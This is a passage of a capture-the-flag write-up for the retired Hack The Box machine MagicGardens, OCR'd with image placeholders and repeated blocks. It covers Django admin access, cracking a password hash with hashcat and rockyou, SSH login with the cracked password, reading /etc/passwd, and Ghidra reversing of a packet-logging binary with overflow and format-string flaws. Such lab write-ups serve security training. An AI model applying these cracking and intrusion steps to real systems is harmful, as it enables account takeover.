
4. **Refresh the Page**
   Press **F5** or **Ctrl + R** to reload the page.
5. **Change Username to Admin**
   - Locate the username field and replace **tum** with **morty**.
   - Since **morty** is an admin, this should grant elevated access.




When I view one of the messages, it has an option to check the QR code:




Clicking that will display information about the user, which is benign.




Recover Password
Admin Panel
Logged in a **morty**, I'll try to access the Django admin panel at `/admin/`, and it works:



Under Users –> morty it shows an obfuscated hash for their password:



Under “**Store users**”, morty is also there, this time with a full hash:



Nothing to exploit here, but it does show how the XSS worked.

Hashcat

I’ll save that hash to a file, and pass it to **hashcat**:


```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo find / -name "rockyou.txt" 2>/dev/null

[sudo] password for pallangyo:
/usr/share/wordlists/rockyou.txt

┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ hashcat morty.hash /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
================================================================
================================================================
==============================
```

** Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 6785/13635 MB (2048 MB allocatable), 8MCU*
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:
10000 | Django (PBKDF2-SHA256) | Framework

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ***hashcat morty.hash --show***
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10000 | Django (PBKDF2-SHA256) | Framework

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

*pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE/U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+Nl7I=:**jonasbrothers***

SSH
The password works to SSH as **morty**:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ssh morty@10.10.11.9
The authenticity of host '10.10.11.9 (10.10.11.9)' can't be established.
ED25519 key fingerprint is SHA256:QixQoCpRoi98/2NP9t4cSa8PUu3paHIhrFzgDRKBmlM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.9' (ED25519) to the list of known hosts.
morty@10.10.11.9's password:
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morty@magicgardens:~$
```

Password for user morty is **jonasbrothers**

Shell as alex
Enumeration
Users
morty's home directory doesn't have much in it. There's a `bot` folder that has a Python script that triggers the XSS, but doesn't have anything useful going forward.
There's one other user with a home directory in `/home`, **alex**:

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morty@magicgardens:~$ pwd
/home/morty
morty@magicgardens:~$ ls
bot
morty@magicgardens:~$ cd ..
morty@magicgardens:/home$ ls
alex  morty
morty@magicgardens:/home$
```

This matches the users with shells set in `/etc/passwd`:

morty@magicgardens:~$ cat /etc/passwd | grep "sh$"

```
morty@magicgardens:/home$ cd
morty@magicgardens:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
alex:x:1000:1000:alex,,,:/home/alex:/bin/bash
morty:x:1001:1001::/home/morty:/bin/bash
morty@magicgardens:~$
```

Processes

The alex user is running a process called `harvest`:

morty@magicgardens:~$ ps auxww | grep alex

```
morty@magicgardens:~$ ps auxww | grep alex
alex        1806  0.0  0.2  18932 10672 ?        Ss   05:02   0:00 /lib/systemd/systemd --user
alex        1807  0.0  0.0 102728  3072 ?        S    05:02   0:00 (sd-pam)
alex        1826  0.0  0.0   2464   884 ?        S    05:02   0:00 harvest server -l /home/alex/.harvest_logs
morty       4746  0.0  0.0   6332  2148 pts/0    S+   08:25   0:00 grep alex
morty@magicgardens:~$
```

`harvest` is running without a full path, so it's likely in the alex user's path. It's in morty's as well:

morty@magicgardens:~$ which harvest

```
morty@magicgardens:~$ which harvest
/usr/local/bin/harvest
morty@magicgardens:~$
```

I'll copy the binary back with `scp`:


┌──(pallangyo㉿kali)-[~/Downloads]

└─$ scp morty@10.10.11.9:/usr/local/bin/harvest ~/Downloads/

morty@10.10.11.9's password:

harvest

100% 22KB 5.5KB/s 00:04




Harvest Analysis
File Information

`file` isn't installed on MagicGardens, but on my machine it shows this is a 64-bit Linux ELF executable:

> *┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]*
> *└─$* ***file harvest***
> *harvest: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=13667f92f8314f1b726e07ce96dd2a4fad06df7f, for GNU/Linux 3.2.0, not stripped*

VirusTotal shows it was first uploaded on 29 May 2024, about two weeks after MagicGarden's release:



VirusTotal link:
https://www.virustotal.com/gui/file/6cd751ad33c74578b4c3171741afcac1e170ba1b3a9c97cad0265d1a9fe8d125/details

That means it's very likely this is custom development for MagicGardens.

Running It

Running the file provides a help (after some ASCII art):

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ./harvest
```

Running it in server mode just starts it with a listening message and hangs:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo ./harvest server -i tun0
[sudo] password for pallangyo:
[*] Listening on interface tun0
```

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo ./harvest server -i tun0
[sudo] password for pallangyo:
[*] Listening on interface tun0
```

If in another terminal I start a client, it starts dumping data:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ./harvest client 10.10.16.50
[*] Connection to 10.10.16.50 1337 port succeeded
[*] Successful handshake
◆◆◆◆------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
Source: [cc:f9:e4:9f:6a:b4]     [192.168.10.176]
Dest:   [dc:2c:6e:47:c6:46]     [34.107.221.82]
Time:   [16:57:55]      Length: [110]
------------------------------------------
Source: [dc:2c:6e:47:c6:46]     [34.107.221.82]
Dest:   [cc:f9:e4:9f:6a:b4]     [192.168.10.176]
Time:   [16:57:55]      Length: [65508]
------------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
Source: [00:00:00:00:00:00]     [127.0.0.1]
Dest:   [00:00:00:00:00:00]     [127.0.0.1]
Time:   [16:57:55]      Length: [0]
------------------------------------------
```

It seems to be dumping metadata about all packets that the server is seeing (even on other interfaces). It’s connecting on TCP 1337, which is also open on MagicGardens. It works there too:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ./harvest client 10.10.16.50
[*] Connection to 10.10.16.50 1337 port succeeded
[*] Successful handshake
```

Reversing

I'll open the binary in Ghidra and take a look. The `main` function just parses the args, printing the usage if anything is not right, and then calls either the `harvest_server` or `harvest_client` functions based on that input:

Decompile: main- (harvest)

```
undefined8 main(undefined4 param_1,undefined8 param_2)
{
  int iVar1;
  undefined local_38 [24];
  char *local_20;
  int local_10;

  parse_args(local_38,param_1,param_2);
  if (local_10 != 0) {
    print_usage();
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  iVar1 = strcmp(local_20,"server");
  if (iVar1 == 0) {
    harvest_server(local_38);
  }

  else {
    harvest_client(local_38);
  }
  return 0;
}
```

Decompile: main - (harvest)


```
1
2  undefined8 main(undefined4 param_1,undefined8 param_2)
3
4  {
5    int iVar1;
6    undefined local_38 [24];
7    char *local_20;
8    int local_10;
9
10   parse_args(local_38,param_1,param_2);
11   if (local_10 != 0) {
12     print_usage();
13                     /* WARNING: Subroutine does not return */
14     exit(0);
15   }
16   iVar1 = strcmp(local_20,"server");
17   if (iVar1 == 0) {
18     harvest_server(local_38);
19   }
20   else {
21     harvest_client(local_38);
22   }
23   return 0;
24 }
25
```

*Decompile: main- (*harvest*)*

`harvest_client` has nicely named functions that show what it does:

Decompile: harvest_client (harvest)

```
void harvest_client(undefined8 *param_1)
{
  undefined4 uVar1;

  uVar1 = harvest_connect(param_1[1],*(undefined4 *)(param_1 + 2));
  harvest_handshake_client(uVar1,*param_1);
  harvest_read(uVar1);
  return;
}
```




Decompile: harvest_client (harvest)

It connects based on the input parameters, does the handshake (sending the "harvest 1.0.3" string shown above), and then reads from the socket and prints to stdout. Nothing too exciting there. **`harvest_server`** is also very simple:

Decompile: harvest_ server (harvest)

*void harvest_server(undefined8 *param_1)*

{
signal(0xd,(__sighandler_t)0x1);
harvest_listen((undefined4 *)(param_1 + 2),*param_1,param_1[4],param_1[6]);*
return;
}



Decompile: harvest_ server (harvest)

It sets a handler for signal 0xd which is **`SIGPIPE`** for a broken pipe, and then calls **`harvest_listen`**. This function handles setting up the listening socket, and then calls **`handle_connections`**. Digging down a bit further, there are functions that handle client connection and the handshake, as well as a **`handle_raw_packets`** function.


`handle_raw_packets` get the sniffed packet and parses it:

Decompile: handle_raw_packets - (harvest)

```
1
2  void handle_raw_packets(int param_1,undefined8 param_2,undefined8 param_3)
3
4  {
5    ssize_t sVar1;
6    char *pcVar2;
7    char acStack_1007a [8];
8    undefined uStack_10072;
9    time_t tStack_10070;
10   char acStack_10068 [32];
11   char acStack_10048 [32];
12   byte bStack_10028;
13   byte bStack_10027;
14   byte bStack_10026;
15   byte bStack_10025;
16   byte bStack_10024;
17   byte bStack_10023;
18   byte bStack_10022;
19   byte bStack_10021;
20   byte bStack_10020;
21   byte bStack_1001f;
22   byte bStack_1001e;
23   byte bStack_1001d;
24   char acStack_1001a [65554];
25
26   memset(&bStack_10028,0,0xffff);
27   sVar1 = recvfrom(param_1,&bStack_10028,0xffff,0,(sockaddr *)0x0,(socklen_t *)0x0);
28   tStack_10070 = time((time_t *)0x0);
29   pcVar2 = ctime(&tStack_10070);
30   strncpy(acStack_1007a,pcVar2 + 0xb,8);
31   uStack_10072 = 0;
32   if ((uint)sVar1 < 0x28) {
33     puts("Incomplete packet ");
34     close(param_1);
35                     /* WARNING: Subroutine does not return */
36     exit(0);
37   }
38   sprintf(acStack_10048,"%.2x:%.2x:%.2x:%.2x:%.2x:%.2x",(ulong)bStack_10022,(ulong)bStack_10021,
39           (ulong)bStack_10020,(ulong)bStack_1001f,(ulong)bStack_1001e,(ulong)bStack_1001d);
40   sprintf(acStack_10068,"%.2x:%.2x:%.2x:%.2x:%.2x:%.2x",(ulong)bStack_10028,(ulong)bStack_10027,
41           (ulong)bStack_10026,(ulong)bStack_10025,(ulong)bStack_10024,(ulong)bStack_10023);
42   if (acStack_1001a[0] == 'E') {
43     print_packet(acStack_1001a,param_3,param_2,acStack_10048,acStack_10068,acStack_1007a,
44                  &bStack_10028);
45   }
46   if (acStack_1001a[0] == '`') {
47     log_packet(acStack_1001a,param_3);
48   }
49   return;
50 }
51
```

Decompile:handle_raw_packets

There's a branch checking the packet at offset 14 (0xe), which is the payload of the Ethernet frame:



The first byte of the IP packet (both IPv4 and IPv6) is the four bit version. Checking for 0x45 and 0x60 are a simplified check for IPv4 vs IPv6.

The IPv4 function, **`print_packet`** is pretty boring:

Decompile: print_packet - (harvest)

```
1
2 undefined8
3 print_packet(long param_1,undefined8 param_2,char *param_3,undefined8 param_4,undefined8 param_5,
4             undefined8 param_6,long param_7)
5
6 {
7   sprintf(param_3,
8           "-----------------------------------------------\nSource:\t[%s]\t[%hhu.%hhu.%hhu.%hhu]\
          nDest:\t[%s]\t[%hhu.%hhu.%hhu.%hhu]\nTime:\t[%s]\tLength:\t[%hu]\n"
9           ,param_4,(ulong)(uint)(int)*(char *)(param_1 + 0xc),
10          (ulong)(uint)(int)*(char *)(param_1 + 0xd),(ulong)(uint)(int)*(char *)(param_1 + 0xe),
11          (ulong)(uint)(int)*(char *)(param_1 + 0xf),param_5,
12          (ulong)(uint)(int)*(char *)(param_1 + 0x10),(ulong)(uint)(int)*(char *)(param_1 + 0x11),
13          (ulong)(uint)(int)*(char *)(param_1 + 0x12),(ulong)(uint)(int)*(char *)(param_1 + 0x13),
14          param_6,(ulong)(uint)(int)*(char *)(param_7 + 2));
15  return 0;
16 }
17
```

It outputs a string getting values from a bunch of fixed offsets into the packet.
The **`log_packet`** function called if it's IPv6 is more interesting. It seems to assume any IPv6 traffic is suspicious and log the entire packet:

Decompile:log_packet- (harvest)

```
undefined8 log_packet(long param_1,char *param_2)

{
  uint16_t uVar1;
  undefined2 local_ff88 [32680];
  char local_38 [40];
  FILE *local_10;

  uVar1 = htons(*(uint16_t *)(param_1 + 4));
  if (uVar1 != 0) {
    strcpy(local_38,param_2);
    strncpy((char *)local_ff88,(char *)(param_1 + 0x3c),(ulong)uVar1);
    *(undefined2 *)((long)local_ff88 + (ulong)uVar1) = 10;
    local_10 = fopen(local_38,"w");
    if (local_10 == (FILE *)0x0) {
      puts("Bad log file");
    }
    else {
      fprintf(local_10,(char *)local_ff88);
      fclose(local_10);
      puts("[!] Suspicious activity. Packages have been logged.");
    }
  }
  return 0;
}
```

Decompile: log_packet - (harvest)

```
1
2  undefined8 log_packet(long param_1,char *param_2)
3
4  {
5    uint16_t uVar1;
6    undefined2 local_ff88 [32680];
7    char local_38 [40];
8    FILE *local_10;
9
10   uVar1 = htons(*(uint16_t *)(param_1 + 4));
11   if (uVar1 != 0) {
12     strcpy(local_38,param_2);
13     strncpy((char *)local_ff88,(char *)(param_1 + 0x3c),(ulong)uVar1);
14     *(undefined2 *)((long)local_ff88 + (ulong)uVar1) = 10;
15     local_10 = fopen(local_38,"w");
16     if (local_10 == (FILE *)0x0) {
17       puts("Bad log file");
18     }
19     else {
20       fprintf(local_10,(char *)local_ff88);
21       fclose(local_10);
22       puts("[!] Suspicious activity. Packages have been logged.");
23     }
24   }
25   return 0;
26 }
27
```

Decompile:log_packet- (harvest)

